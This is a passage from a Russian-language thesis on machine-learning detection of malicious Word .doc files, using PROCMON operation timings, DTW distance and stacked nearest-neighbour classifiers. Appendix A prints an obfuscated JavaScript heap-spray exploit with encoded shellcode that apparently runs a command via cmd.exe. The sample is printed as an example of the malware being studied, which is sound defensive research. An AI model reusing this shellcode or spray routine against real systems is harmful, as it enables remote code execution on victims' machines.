


Рисунок 4.2 — График длительностей выполнения всех операций в течение работы одного из процессов Microsoft Word

В графике, изображённом на рисунке 4.2, по оси X были отображены операции всех типов в порядке их перехвата утилитой PROCMON. При работе больших программ вроде Microsoft Word многие операции производятся асинхронно, это означает, что порядок некоторых групп операций неопределён. Для борьбы с этой проблемой мы можем разделить большой график, включающий все операции, на множество графиков, отображающих каждый тип операции в отдельности. Работа с множеством графиков также позволяет использовать некоторое подмножество операций, дающих наибольший прирост к качеству классификации. Подробности реализации такого отбора будут рассмотрены в дальнейших параграфах.

Итак мы разделили общий поток операций на несколько и, если в предыдущем параграфе в качестве признака объекта использовалась ча-




Рисунок 4.3 — Графики операций (a) QueryBasicInformationFile и (б) ReadFile

стота определённой N-граммы, то сейчас мы имеем набор графиков в качестве множества признаков. В отличие от действительных чисел, новые признаки в виде графиков не подходят для прямого использования в линейной модели и нам необходимо использовать другие методы машинного обучения. В данном случае, для решения задачи классификации, мы введём функцию расстояния между двумя сигналами и далее воспользуемся метрическим алгоритмом К ближайших соседей. Данную функцию мы будем использовать для каждого типа графиков в отдельности, поэтому при таком решении у нас возникнет вектор расстояний. Как мы увидим в дальнейшем, используя данный вектор, мы создадим целый набор классификаторов, после чего решим проблему их объединения.

### 4.3 Функция расстояния между сигналами, алгоритм DTW

Ранее получив набор графиков в качестве признаков объекта, нам понадобился алгоритм сравнения двух функций на близость. Человек, глядя на изображение нескольких функций, почти всегда сможет сказать похожи они или нет. В качестве простого примера можно рассмотреть набор из трёх графиков на рисунке 4.4. Довольно легко увидеть что графики В и С более схожи по значениям, чем графики А и С.




Рисунок 4.4 — Пример простого случая с постоянными значениями

Для таких простых объектов мы можем использовать поточечную разность в качестве функции расстояния, но, если мы сталкиваемся с более сложными графиками, то довольно трудно оценить качество работы такой функции. Рассмотрим другой пример. На нём также представлены графики трёх функций. Но в отличие от предыдущего случая, при использовании функции поточечной разницы для нахождения ближайшего графика к объекту  $X$ , мы получим объект  $Z$ . Мы можем заметить, что у графиков  $X$  и  $Y$  присутствует период и для нас они более похожи между собой, чем  $Z$  в качестве прямой.




Рисунок 4.5 — Более сложные модели графиков для сравнения

Поточечная разность как функция расстояния никак не учитывает

смещение графиков по оси X, если бы мы перед расчётом разницы выравнивали графики между собой наилучшим способом, то мы бы решили эту проблему. Одним из известных алгоритмов, пытающихся решить проблему выравнивания и поиска расстояния между двумя графиками, является метод под названием Dynamic Time Warping или DTW [17]. Его интерфейс довольно прост — он принимает на вход значения двух функций и возвращает расстояние между ними. Данный алгоритм впервые был применён в задачах, связанных с распознаванием речи, сейчас же он используется в различных сферах.

Алгоритм, реализующий DTW, является классической задачей динамического программирования. Пусть  $Q = (q_1, q_2, \dots, q_n)$  и  $S = (s_1, s_2, \dots, s_m)$  значения двух функций, переданные нам в качестве входных данных. Определим вспомогательную матрицу  $D$  размером  $n$  на  $m$ . Зададим начальное значение  $D[1, 1] = d(q_1, s_1)$ , где  $d$  является функцией Евклидова расстояния или любой другой функции расстояния. Далее остальные ячейки заполняются с помощью правила:

$$D[i, j] = \min(D[i, j - 1], D[i - 1, j - 1], D[i - 1, j]) + d(q_i, s_j)$$




Рисунок 4.6 — Демонстрация работы алгоритма DTW



Конечное расстояние между двумя объектами будет находится в нижней правой ячейке  $D[n, m]$ . Стоит заметить, что существует модификация данного алгоритма, использующая дополнительное численное ограничение  $W$  на матрицу. Данное ограничение позволяет не заполнять пути отстающие от диагонали матрицы  $D$  более чем на  $W$  ячеек, что существенно ускоряет работу алгоритма. Также нетрудно увидеть что сложность алгоритма DTW составляет  $O(nm)$ , где  $n$  и  $m$  количество значений каждой функции. Такая сложность связана с необходимостью заполнения матрицы размера  $n$  на  $m$ .

Итак, мы смогли подобрать функцию расстояния между несколькими сигналами, далее, мы ей воспользуемся для создания первого слоя классификаторов реализующих метод К ближайших соседей.

#### 4.4 Метрическая классификация, первичный вектор оценок

Каждый объект, являющийся файлом формата **doc**, мы представили набором функций, отображающих зависимость между номером определённой операции и временем выполнения этой операции. После перевода сырых данных, предоставленных утилитой PROCMON, удалось извлечь 24 различных операции:

- 'QueryNameInformationFile'
- 'SetAllocationInformationFile'
- 'QueryOpen'
- 'QueryStandardInformationFile'
- 'LockFile'
- 'QueryEaInformationFile'
- 'SetBasicInformationFile'
- 'QueryStreamInformationFile'

- 'QueryBasicInformationFile'
- 'Thread Create'
- 'SetEndOfFileInformationFile'
- 'QueryDirectory'
- 'Process Profiling'
- 'FileSystemControl'
- 'Thread Exit'
- 'CreateFileMapping'
- 'Load Image'
- 'UnlockFileSingle'
- 'ReadFile'
- 'WriteFile'
- 'CloseFile'
- 'QueryAttributeTagFile'
- 'CreateFile'
- 'Process Start'

Перед тем, как начинать работать с графиками, построенными по длительностям собранных операций, нам нужно произвести фильтрацию графиков, точно неподходящих нам. Неподходящими графиками мы будем считать те, которые априори не могут повлиять на конечный результат. Это может быть, например, график с операциями, всегда выполняющимися за время равное 0. Также мы хотим выравнивать по длине графики, построенные по одному типу операций, между всеми объектами. Это нужно для избежания искусственного преимущества одного класса перед другим, поскольку явным признаком вредоносности может являться количество точек в области определения функции, так как процесс, в котором эксплуатируется какая-либо уязвимость, довольно часто завершается аварийно.

После такого этапа фильтрации и выравнивания у нас остаётся 14 операций:

- 'QueryNameInformationFile'
- 'SetAllocationInformationFile'
- 'QueryOpen'
- 'QueryStandardInformationFile'
- 'LockFile'
- 'QueryBasicInformationFile'
- 'SetEndOfFileInformationFile'
- 'QueryDirectory'
- 'CreateFileMapping'
- 'UnlockFileSingle'
- 'ReadFile'
- 'WriteFile'
- 'CloseFile'
- 'CreateFile'

Отсеенные операции можно разделить на две группы. Первая группа состоит из операций, выполнявшихся всегда за время равное нулю:

- 'Thread Create'
- 'Process Profiling'
- 'Thread Exit'
- 'Load Image'

Вторая группа состоит из операций, имеющих только одно измерение за всё время работы:

- 'QueryEaInformationFile'
- 'SetBasicInformationFile'
- 'QueryStreamInformationFile'
- 'FileSystemControl'

- 'QueryAttributeTagFile'
- 'Process Start'

Выравнивание каждого типа графика происходило следующим образом:

- вычислялась средняя длина графиков  $M_G$  и  $M_B$  для каждой из групп файлов
- выбиралось наименьшее из этих двух средних  $M = \min(M_G, M_B)$
- для каждого графика оставлялись только первые  $M$  значений

Для создания и проверки качества модели, нам необходимо разделить исходную выборку на две части: обучающую и тестовую. Далее будем обучать наш метод на одной выборке и получать результаты для оценки на второй. Как и говорилось ранее, обучать мы будем метод одного ближайшего соседа. Весь алгоритм создания классификатора можно свести к следующим действиям: на этапе обучения мы просто запоминаем выборку, переданную нам, а во время предсказания меток для новых объектов мы с помощью ранее описанного алгоритма DTW находим ближайший график, возвращая его метку класса в качестве ответа. Два типа графиков представлены на рисунке 4.7.




Рисунок 4.7 — Визуализация нескольких типов сигналов; различным цветом обозначен тип файлов (вредоносные – красным, безопасные – зелёным)

Так как размер отфильтрованного набора графиков операций равен 14, то в итоге на каждый объект из тестовой выборки мы получим вектор оценок, состоящий из 14 элементов, каждый элемент которого будет принадлежать множеству  $\{0, 1\}$ . То есть мы независимо предсказали метку класса по каждому типу операций. По каждому такому вектору нам необходимо вернуть окончательное решение, представляющее итоговую метку исследуемого объекта. Один из самых простых способов отображения вектора меток класса в итоговую метку это взятие большинства, но данный метод никак не учитывает качество работы каждого классификатора. Часто на практике для таких целей используют иной подход: мы можем рассматривать каждый вектор из 14 элементов как входные данные для другого классификатора. В таком случае первый слой классификаторов мы будем называть базовыми классификаторами, а алгоритм, формирующий итоговую оценку, мета-классификатором.

#### 4.5 Объединение оценок

Если посмотреть на вектора оценок, составленных работой базовых алгоритмов, то мы можем увидеть уже знакомый вид матрицы объект-признак, где каждый элемент строки принадлежит отрезку  $[0 \dots 1]$ .

В итоге наш итоговый классификатор приобретёт многослойный вид. На первом слое находится набор из 14 моделей одного ближайшего соседа с метрикой DTW, пытающихся передать сигнал непосредственно из формальных признаков объекта. В качестве мета-алгоритма мы будем использовать линейную модель для конечного объединения оценок в итоговую метку класса. На вход линейной модели будет передан набор векторов из оценок, полученных базовыми алгоритмами. Такой набор можно аналогично представить как матрицу объект-признак. Данный

многослойный способ построения классификаторов много раз показывал себя с лучшей стороны в мировой практике [18].

Таблица 4.6 — Оценки базовых алгоритмов, полученных по отобранным сигналам

Вид файла	Результаты работы базовых алгоритмов													
$G_0$	0	1	0	0	0	0	1	0	0	0	0	1	0	0
$G_1$	0	1	0	0	0	0	0	0	1	0	0	0	0	0
$B_0$	1	1	1	1	1	1	1	1	1	1	1	1	1	1
$B_1$	1	0	0	1	1	1	0	0	1	0	1	0	1	1

Единица в ячейке таблицы означает, что для соответствующего файла и типа сигнала ближайшим соседом оказался вредоносный объект. Если вспомнить, что каждый базовый алгоритм, возвращающий значение в каждой строчке матрицы, строится по отдельной операции, то итоговая линейная модель примет вид взвешенного голосованиями между исходным набором операций. Если по какой-то операции был построен плохой классификатор, часто возвращающий неправильную метку, то во время обучения объединяющей модели такой классификатор получит маленький или вовсе нулевой вес.

#### 4.6 Оценка качества итоговой классификации

Для оценки качества классификации данной конструкции мы разделим исходную выборку объектов на три множества: А, В и С. Используя выборку А, мы будем обучать базовые алгоритмы одного ближайшего соседа, затем предсказав для выборок В и С метки классов по каждому из 14 классификаторов. Таким образом мы получим набор из промежуточных векторов, представляющих матрицу объект-признак. Как последний

этап создания классификатора, мы обучим линейный мета-алгоритм на выборке В и предскажем метки классов для объектов из выборки С. Получив качество предсказания выборки С, мы можем поменять между собой выборки В и С и проделать все шаги повторно, получив новый вариант оценок качества. Таким образом, меняя выборки для обучения каждого из слоёв классификаторов, мы сможем получить 6 вариантов оценок, которые стоит усреднить для борьбы с шумом. На каждом этапе построения моделей важно делать обучение на непересекающихся выборках, иначе измеренное качество может получиться смещённым.

Таблица 4.7 — Оценки базовых алгоритмов

Варианты разбиений	Точность	Полнота	F-мера
1	1	0.59	0.74
2	1	1	1
3	1	0.80	0.88
4	0.71	1	0.83
5	1	1	1
6	1	0.8	0.88
Итоговая оценка	0.95	0.86	0.89

Получив усреднённые оценки, мы увидим, что точность нашего метода близка к единице. На практике это означает, что почти все вредоносные объекты будут верно классифицированы. Чуть меньше оказалась величина полноты равная 0.86. Это говорит нам о том, что во время использования алгоритма примерно 14% безвредных объектов будут распознаны как вредоносные.

## ЗАКЛЮЧЕНИЕ

В рамках данной работы было изучено поведение вредоносных программ, распространяющихся через ошибки в пользовательском программном обеспечении, на примере работы текстового процессора Microsoft Word и файлах формата **doc**. В итоге, используя полученные знания, были описаны и успешно реализованы несколько методов, направленных на выявление такого рода активности. По результатам тестирования качества на имеющихся объектах, разработанные модели можно считать пригодными для дальнейшего использования и внедрения в рабочие процессы.



## СПИСОК ЛИТЕРАТУРЫ

1. MSDN, Центр разработки. Общие сведения о формате двоичных файлов Word MS-DOC. - Режим доступа: [https://msdn.microsoft.com/ru-ru/library/office/gg615596\(v=office.14\).aspx](https://msdn.microsoft.com/ru-ru/library/office/gg615596(v=office.14).aspx)
2. Червоненкис А. Я. Компьютерный анализ данных. - 5 с.
3. Лаборатория Касперского. Классификация вредоносных программ. - Режим доступа: <http://www.kaspersky.ru/internet-security-center/threats/malware-classifications>
4. OWASP. Buffer Overflow. - Режим доступа: [https://www.owasp.org/index.php/Buffer\\_Overflow](https://www.owasp.org/index.php/Buffer_Overflow)
5. Alexander Sotirov. Heap Feng Shui in JavaScript. - Режим доступа: <https://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf>
6. MSDN, Центр разработки. Описание структуры PEB\_LDR\_DATA. - Режим доступа: [https://msdn.microsoft.com/en-us/library/windows/desktop/aa813708\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa813708(v=vs.85).aspx)
7. Ionut Popescu, Introduction to Shellcode Development. - Режим доступа: [https://www.owasp.org/images/4/4c/Introduction\\_to\\_shellcode\\_development.pdf](https://www.owasp.org/images/4/4c/Introduction_to_shellcode_development.pdf)
8. Michael Sikorski, Andrew Honig. Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software. - 1 с.
9. Michael Sikorski, Andrew Honig. Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software. - 29 с.
10. Гилл Ф., Мюррей У., Райт М. Практическая оптимизация = Practical Optimization. — М.: Мир, 1985.
11. UCI Machine Learning Repository. Iris Data Set. - Режим доступа: <http://archive.ics.uci.edu/ml/datasets/Iris>

12. Hastie, T., Tibshirani, R., Friedman, J. The Elements of Statistical Learning, 2nd edition. — Springer, 2009. — 119 с.
13. Айвазян С. А., Бухштабер В. М., Енюков И. С., Мешалкин Л. Д. Прикладная статистика. Классификация и снижение размерности.— М.: Финансы и статистика, 1989.— 607 с.
14. scikit-learn 0.16.1 documentation. sklearn.decomposition.PCA. - Режим доступа: <http://scikit-learn.org/stable/modules/generated/sklearn.decomposition.PCA.html>
15. Hastie, T., Tibshirani, R., Friedman, J. The Elements of Statistical Learning, 2nd edition. — Springer, 2009. — 463 с.
16. Воронцов К. В. Комбинаторный подход к оценке качества обучаемых алгоритмов. — Математические вопросы кибернетики / Под ред. О. Б. Лупанов. — М.: Физматлит, 2004. — Т. 13. — С. 5–36.
17. Al-Naymat, G., Chawla, S., Taheri, J. SparseDTW: A Novel Approach to Speed up Dynamic Time Warping
18. Kaggle blog. Kaggle ensembling guide. - Режим доступа: <http://mlwave.com/kaggle-ensembling-guide/>

# ПРИЛОЖЕНИЕ А

## ВРЕДНОСНЫЙ КОД, ИСПОЛЬЗУЮЩИЙ ТЕХНОЛОГИЮ HEAPSPRAY

```

var sc;//ahlfah
for(i=0;i<18000;i++)
sc = sc+0x70;
var unes=unescape
var h1="\x62\x79\x74\x65\x54\x6f\x43\x68\x61\x72";
function rep(count,what){
    var v = "";
    while (--count >= 0) v += what;
    return v;
}

function myunes(buf) {
    var ret='';
    for (var x=0;x < buf["\x6c\x65\x6e\x67\x74\x68"]; x+=2) {
        ret += util[h1](Number('0x'+buf["\x73\x75\x62\x73\x74\x72"](x,2)));//
    }
    return ret;
}

sc=unes("\x25\x7530e8\x25\x750000\x25\x75ad00\x25\x757d9b\x25\x75acdf\x25\x75da08\x25\x751676\x25\x75fa65"
"%uec10%u0397%ufb0c%ufd97%u330f%u8aca%uea5b%u8a49" +
"%ud9e8%u238a%u98e9%u8afe%u700e%uef73%uf636%ub922" +
"%u7e7c%ue2d8%u5b73%u8955%u81e5%u48ec%u0002%u8900" +
"%ufc5d%u306a%u6459%u018b%u408b%u8b0c%u1c70%u8bad" +
"%u0858%u0c6a%u8b59%ufc7d%u5351%u74ff%ufc8f%u8de8" +
"%u0002%u5900%u4489%ufc8f%ueee2%u016a%u8d5e%uf445" +
"\x25\x755650\x25\x75078b\x25\x75d0ff\x25\x754589\x25\x753df0\x25\x75ffff\x25\x75ffff\x25\x750475"+
"%u5646%ue8eb%u003d%u0020%u7700%u4604%ueb56%u6add" +
"%u6a00%u6800%u1200%u0000%u8b56%u0447%ud0ff%u006a" +
"%u458d%u50ec%u086a%u458d%u50b8%u8b56%u0847%ud0ff" +
"%uc085%u0475%u5646%ub4eb%u7d81%u50b8%u5064%u7444" +
"%u4604%ueb56%u81a7%ubc7d%ufee%uaeea%u0474%u5646" +
"%u9aeb%u75ff%u6af0%uff40%u0c57%u4589%u85d8%u75c0" +
"%ue905%u0205%u0000%u006a%u006a%u006a%uff56%u0457" +
"%u006a%u458d%u50ec%u75ff%ufff0%ud875%uff56%u0857"+
"%uc085%u0575%ue2e9%u0001%u5600%u57ff%u8b10%ud85d" +
"%u838b%u1210\x25\x750000%u4589%u8be8%u1483%u0012%u8900"+
"%ue445%u838b%u1218%u0000%u4589%u03e0%ue445%u4503" +
"%u89e8%udc45%u8a48%u0394%u121c%u0000%uc230%u9488" +
"%u1c03%u0012%u8500%u77c0%u8deb%ub885%ufffe%u50ff" +
"%uf868%u0000%ufff0%u1457%ubb8d%u121c\x25\x750000%uc981" +
"\x25\x75ffff\x25\x75ffff\x25\x75c031\x25\x75aef2%ud1f7%ucf29%ufe89%uca89" +
"%ubd8d%ufeb8\x25\x75ffff%uc981\x25\x75ffff\x25\x75ffff%uaef2%u894f"+
"%uf3d1%u6aa4%u8d02%ub885%ufffe%u50ff%u7d8b%ufffc" +
"%u1857%uff3d\x25\x75ffff%u75ff%ue905%u014d\x25\x750000%u4589" +
"%u89c8%uffc2%ue875%u838d%u121c\x25\x750000%u4503%u50e0"+
"%ub952%u0100%u0000%u548a%ufe48%u748a%uff48%u7488" +

```

```

"%ufe48%u5488%uff48%ueee2%u57ff%uff1c%uc875%u57ff" +
"%u8d10%ub885%ufffe%ue8ff%u0000%u0000%u0481%u1024" +
"\x25\x750000%u6a00%u5000%u77ff%uff24%u2067%u57ff%u8924" +
"%ud045%uc689%uc789%uc981\x25\x75ffff\x25\x75ffff%uc031%uaef2" +
"%ud1f7%u8949%ucc4d%ubd8d%ufeb8\x25\x75ffff%u0488%u490f"+
"%u048a%u3c0e%u7522%u491f%u048a%u3c0e%u7422%u8807" +
"%u0f44%u4901%uf2eb%ucf01%uc781%u0002%u0000%u7d89" +
"%ue9c0%u0013%u0000%u048a%u3c0e%u7420%u8806%u0f04" +
"%ueb49%u01f3%u47cf%u7d89%uffc0%uf075%u406a%u558b" +
"%ufffc%u0c52%u4589%u89d4%u8bc7%ue875%u7503%u01e0" +
"%u81de%u1cc6%u0012%u8b00%ue44d%ua4f3%u7d8b%u6afc"+
"%uff00%uc075%u57ff%u8918%uc445%uff3d\x25\x75ffff%u74ff" +
"%u576a%uc389%u75ff%ufff0%ud475%uff50%ulc57%uff53" +
"%u1057%u7d8b%u81c0%uffc9\x25\x75ffff%u31ff%uf2c0%uf7ae"+
"%u29d1%u89cf%u8dfe%ub8bd%ufffd%uc7ff%u6307%u646d" +
"%uc72e%u0447%u7865%u2065%u47c7%u2f08%u2063%u8122" +
"%u0cc7%u0000%uf300%u4fa4%u07c6%u4722%u07c6%u5f00" +
"\x25\x75858d\x25\x75fdb8\x25\x75ffff\x25\x7500e8\x25\x750000\x25\x758100\x25\x752404\x25\x750010" +
"%u0000%u006a%uff50%u2477%u67ff%u6a20%uff00%u2c57" +
"%u5553%u5756%u6c8b%u1824%u458b%u8b3c%u0554%u0178" +
"%u8bea%u184a%u5a8b%u0120%ue3eb%u4932%u348b%u018b"+
"%u31ee%ufcff%uc031%u38ac%u74e0%uc107%u0dcf%uc701" +
"%uf2eb%u7c3b%u1424%ue175%u5a8b%u0124%u66eb%u0c8b" +
"%u8b4b%ulc5a%ueb01%u048b%u018b%uebe8%u3102%u89c0" +
"%u5fea%u5d5e%uc25b%u0008");

```

```

function exp() {
  blah = rep(128, unes("%u4242%u4242%u4242%u4242%u4242")) + sc;
  bbk = unes("%u4242%u4242");
  var h="g\x65t\x49\x63\x6f\x6e";
  wap = 0x24+blah["\x6c\x65\x6e\x67\x74\x68"]
  while (bbk["\x6c\x65\x6e\x67\x74\x68"]<wap) bbk+=bbk;
  fillbk = bbk["\x73\x75\x62\x73\x74\x72\x69\x6e\x67"](0, wap);
  bk = bbk["\x73\x75\x62\x73\x74\x72\x69\x6e\x67"](0, bbk["\x6c\x65\x6e\x67\x74\x68"]-wap);
  while(bk["\x6c\x65\x6e\x67\x74\x68"]+wap<0x40000) bk = bk+bk+fillbk;
  mm = new Array();
  return;
  for (i=0;i<300;i++) mm[i] = bk + blah;
}
console.log(sc);
/*
    var inBrowser = this.external;
  if (inBrowser)
    var shaft = app["\x73\x65\x74\x54\x69\x6deOut"]("exp()",1200);
  else
    exp();
*/

```